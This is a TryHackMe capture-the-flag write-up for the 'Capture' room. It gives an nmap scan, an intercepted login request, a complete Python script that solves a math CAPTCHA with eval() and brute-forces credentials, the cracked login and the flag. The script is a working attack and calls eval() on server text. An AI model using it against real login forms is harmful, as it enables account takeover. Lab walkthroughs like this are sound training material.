🛡️ TryHackMe CTF Report – “Capture” Room

---

1. Introduction

The “Capture” room on TryHackMe is a beginner-friendly Capture-The-Flag (CTF) challenge focused on bypassing a CAPTCHA-protected login form. The challenge provides `usernames.txt` and `passwords.txt` files, and the task is to identify valid login credentials, bypass the CAPTCHA mechanism, and capture the final flag.

---

2. Tools Used

- **Nmap** – For port scanning
- **Burp Suite** – To inspect and analyze HTTP requests
- **Python (requests + re)** – For automating brute-force and CAPTCHA solving
- **Wordlists** – Provided `usernames.txt` and `passwords.txt`

---


3. Reconnaissance with Nmap

We began by scanning the target IP using Nmap to identify open ports and services.

```
nmap -sV -sC 10.10.52.218
```

- Port 22 (SSH) and Port 80 (HTTP) were found open.
- Our attention was focused on the web service (port 80).

📸 Screenshot 1: Nmap scan result



TryHackMe | Capture!

tryhackme.com/room/capture

Room progress (50%)

● lukasLUKCZ ● shadowabsorber ● ermias ● ADMIRALCHIBS ● ankiin2023 ● ZeroCr4ck ● h3r0hackz ● SARFASP

Target Machine Information

Title	Target IP Address	Expires
Capture this!--badr	10.10.52.218	54min 42s

? Add 1 hour Terminate

Task 1 General information

Task 2 Bypass the login form

Please wait approximately 3-5 minutes for the application to start.

Start Machine

You can find the web application at: `http://10.10.52.218`

Answer the questions below

What is the value of flag.txt?

kali@kali: ~/Downloads

File Actions Edit View Help

root@kali: /home/kali/Downloads | kali@kali: ~/Downloads


```
┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
capture-1679641819217.zip  google-chrome-stable_current_amd64.deb
discord-0.0.101.deb        SARFASP.ovpn

┌──(kali㉿kali)-[~/Downloads]
└─$ unzip capture-1679641819217.zip
Archive:  capture-1679641819217.zip
  inflating: passwords.txt
  inflating: usernames.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
capture-1679641819217.zip  google-chrome-stable_current_amd64.deb  SARFASP.ovpn
discord-0.0.101.deb        passwords.txt                           usernames.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sC -sV 10.10.52.218
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-13 05:02 EDT
Stats: 0:02:36 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 05:05 (0:00:00 remaining)
Nmap scan report for 10.10.52.218
Host is up (0.43s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fc:f0:7d:93:f1:8e:d7:b8:e1:89:21:cf:f4:80:17:07 (RSA)
|   256 a1:be:77:ba:2d:5f:3a:67:0b:8a:84:6e:d7:21:0e:de (ECDSA)
|_  256 20:96:70:59:d5:89:9e:43:a7:77:3a:76:00:95:19:01 (ED25519)
80/tcp open  http    Werkzeug httpd 2.2.2 (Python 3.8.10)
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was /login
|_http-server-header: Werkzeug/2.2.2 Python/3.8.10
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 183.59 seconds

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

4. Exploring the Login Page

We visited the web application running on port 80 and found a login form with three fields:

- Username
- Password
- A math-based CAPTCHA

📸 Screenshot 2: Login page with CAPTCHA visible



Intranet login

Username

feafadminavffeefaefafaerffaeffaecea

Password

•••

Too many bad login attempts!

Captcha enabled

242 + 99 = ?

xxxx

Log in

Error: Invalid captcha

Proudly hosted, maintained, and developed by **SecureSolaCoders.no** ©


```
┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
capture-1679641819217.zip  google-chrome-stable_current_amd64.deb
discord-0.0.101.deb        SARFASP.ovpn

┌──(kali㉿kali)-[~/Downloads]
└─$ unzip capture-1679641819217.zip
Archive:  capture-1679641819217.zip
  inflating: passwords.txt
  inflating: usernames.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
capture-1679641819217.zip  google-chrome-stable_current_amd64.deb  SARFASP.ovpn
discord-0.0.101.deb        passwords.txt                           usernames.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sC -sV 10.10.52.218
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-13 05:02 EDT
Stats: 0:02:36 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 05:05 (0:00:00 remaining)
Nmap scan report for 10.10.52.218
Host is up (0.43s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fc:f0:7d:93:f1:8e:d7:b8:e1:89:21:cf:f4:80:17:07 (RSA)
|   256 a1:be:77:ba:2d:5f:3a:67:0b:8a:84:6e:d7:21:0e:de (ECDSA)
|_  256 20:96:70:59:d5:89:9e:43:a7:77:3a:76:00:95:19:01 (ED25519)
80/tcp open  http    Werkzeug httpd 2.2.2 (Python 3.8.10)
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was /login
|_http-server-header: Werkzeug/2.2.2 Python/3.8.10
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 183.59 seconds

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

5. Inspecting Login Request via Burp Suite

To understand how the form submission works, we intercepted the login request using Burp Suite. We observed:

- POST request sent to `/login`
- Parameters: `username`, `password`, `captcha`
- CAPTCHA changes on each request

📸 Screenshot 3: Burp Suite intercept showing login POST request



TryHackMe | Capture!
10.10.52.218/login
Not secure 10.10.52.218/login
Burp Suite Community Edition v2025.5.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://10.10.52.218:80
Open browser
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 0
Request headers 12
Event log All issues
Memory: 118.5MB

Intranet login

Username: admin

Password: •••••

Too many bad login atter

Captcha enabled

448 + 82 = ?

530

Error: Invalid captcha

Time	Type	Direction	Method	URL	Status code	Length
05:18:09 13 J...	HTTP	→ Request	POST	http://10.10.52.218/login		

```
POST /login HTTP/1.1
Host: 10.10.52.218
Content-Length: 41
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.10.52.218
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.52.218/login
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=admin&password=admin&captcha=530
```

6. Automating the Attack with Python

🔐 Goal:

- Bypass the CAPTCHA validation
- Try all username and password combinations

🧠 Python Script Explanation

Below is the Python script used to automate the login process, bypassing CAPTCHA and brute-forcing credentials:


```
from requests import Session
import re

url = "http://10.10.52.218/login"

usernames = open('usernames.txt','r').read().splitlines()
passwords = open('passwords.txt', 'r').read().splitlines()

def solve_captcha(response):
    captcha_syntax = re.compile(r'(\s\s\d+\s[+*-/]\s\d+)\s\=\s\?')
    captcha = captcha_syntax.findall(response)
    return eval(' '.join(captcha))

session = Session()
data = {'username': 'username','password':'password'}
response = session.post(url, data=data)

for user in usernames:
    response = session.post(url, data=data)
    data['username'] = user

    if 'Captcha enabled' in response.text:
        captcha_result = solve_captcha(response.text)
        data['captcha'] = captcha_result

    response = session.post(url, data=data)

    if 'does not exist' not in response.text:
        print(f'Found username: {user}')
        print(f"Attempting to brute force password for user: {user}")

        for password in passwords:
            captcha_result = solve_captcha(response.text)
            data['password'] = password
            data['captcha'] = captcha_result

            response = session.post(url, data=data)

            if 'Error' not in response.text:
                print(f'----> Found Username: {user} Password:
{password} ')
                exit()
            else:
                print(f'[*] Trying password: {password} for user ')
    else:
        print(f'[*] Trying user: {user}')
```

🧩 Code Breakdown:

- `Session()`: Maintains a persistent session (saves cookies).
- `solve_captcha()`: Uses regular expressions to extract math problems like `" 4 + 5 = ?"` from the HTML, then evaluates the result using `eval()`.
- Outer `for` loop: Tries each username from the list.
- If CAPTCHA is present, it is solved before each POST request.
- Once a valid username is found, it enters the password brute-force loop.
- If login succeeds, it prints the working username and password.

This script efficiently combines brute-forcing with CAPTCHA solving, making it ideal for bypassing naive CAPTCHA implementations.

📸 Screenshot 4: Script running and discovering valid credentials with the flag


TryHackMe | Capture!
10.10.52.218/login
Not secure 10.10.52.218/login
10.17.20.180
5:49
kali@kali: ~/capture on tryhackme
File Actions Edit View Help
root@kali: /home/kali/Downloads
kali@kali: ~/capture on tryhackme
kali@kali: ~

Flag.txt:


7df2eabce36f02ca8ed7f237f77ea416

```
[*]Trying password: number1 for user
[*]Trying password: chelsea for user
[*]Trying password: rochelle for user
[*]Trying password: bullshit for user
[*]Trying password: passion for user
[*]Trying password: werewolf for user
[*]Trying password: fiorella for user
[*]Trying password: rafael for user
[*]Trying password: lucky13 for user
[*]Trying password: snowflake for user
[*]Trying password: oklahoma for user
[*]Trying password: iloveyou1 for user
[*]Trying password: pogiako for user
[*]Trying password: katkat for user
[*]Trying password: bonbon for user
[*]Trying password: paul for user
[*]Trying password: mahal for user
[*]Trying password: tamara for user
[*]Trying password: william for user
[*]Trying password: wordpass for user
[*]Trying password: kenneth for user
[*]Trying password: Princess for user
[*]Trying password: aquarius for user
[*]Trying password: wolves for user
[*]Trying password: jennifer for user
[*]Trying password: phoebe for user
[*]Trying password: hummer for user
[*]Trying password: yvonne for user
[*]Trying password: angeles for user
[*]Trying password: 147258369 for user
[*]Trying password: fernandez for user
[*]Trying password: sakura for user
[*]Trying password: robbie for user
[*]Trying password: qwert for user
[*]Trying password: shaggy for user
[*]Trying password: 123654789 for user
[*]Trying password: popcorn for user
[*]Trying password: martha for user
[*]Trying password: dance for user
[*]Trying password: brooke for user
[*]Trying password: 147852369 for user
───→ Found Username: natalie Password: sk8board

┌──(kali㉿kali)-[~/capture on tryhackme]
└─$ 
```

7. Capturing the Flag

After successful login using the found credentials, we were redirected to a page showing the final flag.

📸 Screenshot 5: Room completion page


TryHackMe | Capture!
10.10.52.218/login
tryhackme.com/room/capture
Woop woop! Your answer is correct
Congratulations on completing Capture!!!! 🎉
Points earned
30
Completed tasks
2
Room type
Challenge
Difficulty
Easy
Streak
1
Leave Feedback
Continue
kali@kali: ~/capture on tryhackme
File Actions Edit View Help
root@kali: /home/kali/Downloads
kali@kali: ~/capture on tryhackme
kali@kali: ~

```
[*]Trying password: number1 for user
[*]Trying password: chelsea for user
[*]Trying password: rochelle for user
[*]Trying password: bullshit for user
[*]Trying password: passion for user
[*]Trying password: werewolf for user
[*]Trying password: fiorella for user
[*]Trying password: rafael for user
[*]Trying password: lucky13 for user
[*]Trying password: snowflake for user
[*]Trying password: oklahoma for user
[*]Trying password: iloveyou1 for user
[*]Trying password: pogiako for user
[*]Trying password: katkat for user
[*]Trying password: bonbon for user
[*]Trying password: paul for user
[*]Trying password: mahal for user
[*]Trying password: tamara for user
[*]Trying password: william for user
[*]Trying password: wordpass for user
[*]Trying password: kenneth for user
[*]Trying password: Princess for user
[*]Trying password: aquarius for user
[*]Trying password: wolves for user
[*]Trying password: jennifer for user
[*]Trying password: phoebe for user
[*]Trying password: hummer for user
[*]Trying password: yvonne for user
[*]Trying password: angeles for user
[*]Trying password: 147258369 for user
[*]Trying password: fernandez for user
[*]Trying password: sakura for user
[*]Trying password: robbie for user
[*]Trying password: qwert for user
[*]Trying password: shaggy for user
[*]Trying password: 123654789 for user
[*]Trying password: popcorn for user
[*]Trying password: martha for user
[*]Trying password: dance for user
[*]Trying password: brooke for user
[*]Trying password: 147852369 for user
───→ Found Username: natalie Password: sk8board

┌──(kali㉿kali)-[~/capture on tryhackme]
└─$ 
```

---

8. Flag

`THM{7df2eabce36f02ca8ed7f237f77ea416}`

---

9. Learning Outcomes

- Analyzed HTTP requests using Burp Suite
- Understood and bypassed a basic CAPTCHA using regex and `eval()`
- Used Python to automate brute-force attacks efficiently
- Combined logic and scripting to solve a real-world CTF challenge

---

10. Conclusion

The **Capture** room is a great introduction to web-based CTFs. It teaches how to analyze web forms, break simple CAPTCHA protections, and automate brute-force attacks responsibly using Python. These skills are foundational for ethical hacking and web pentesting.

---

11. Credits

- Script adapted from a public TryHackMe walkthrough for educational purposes.
- CTF room created by TryHackMe contributors.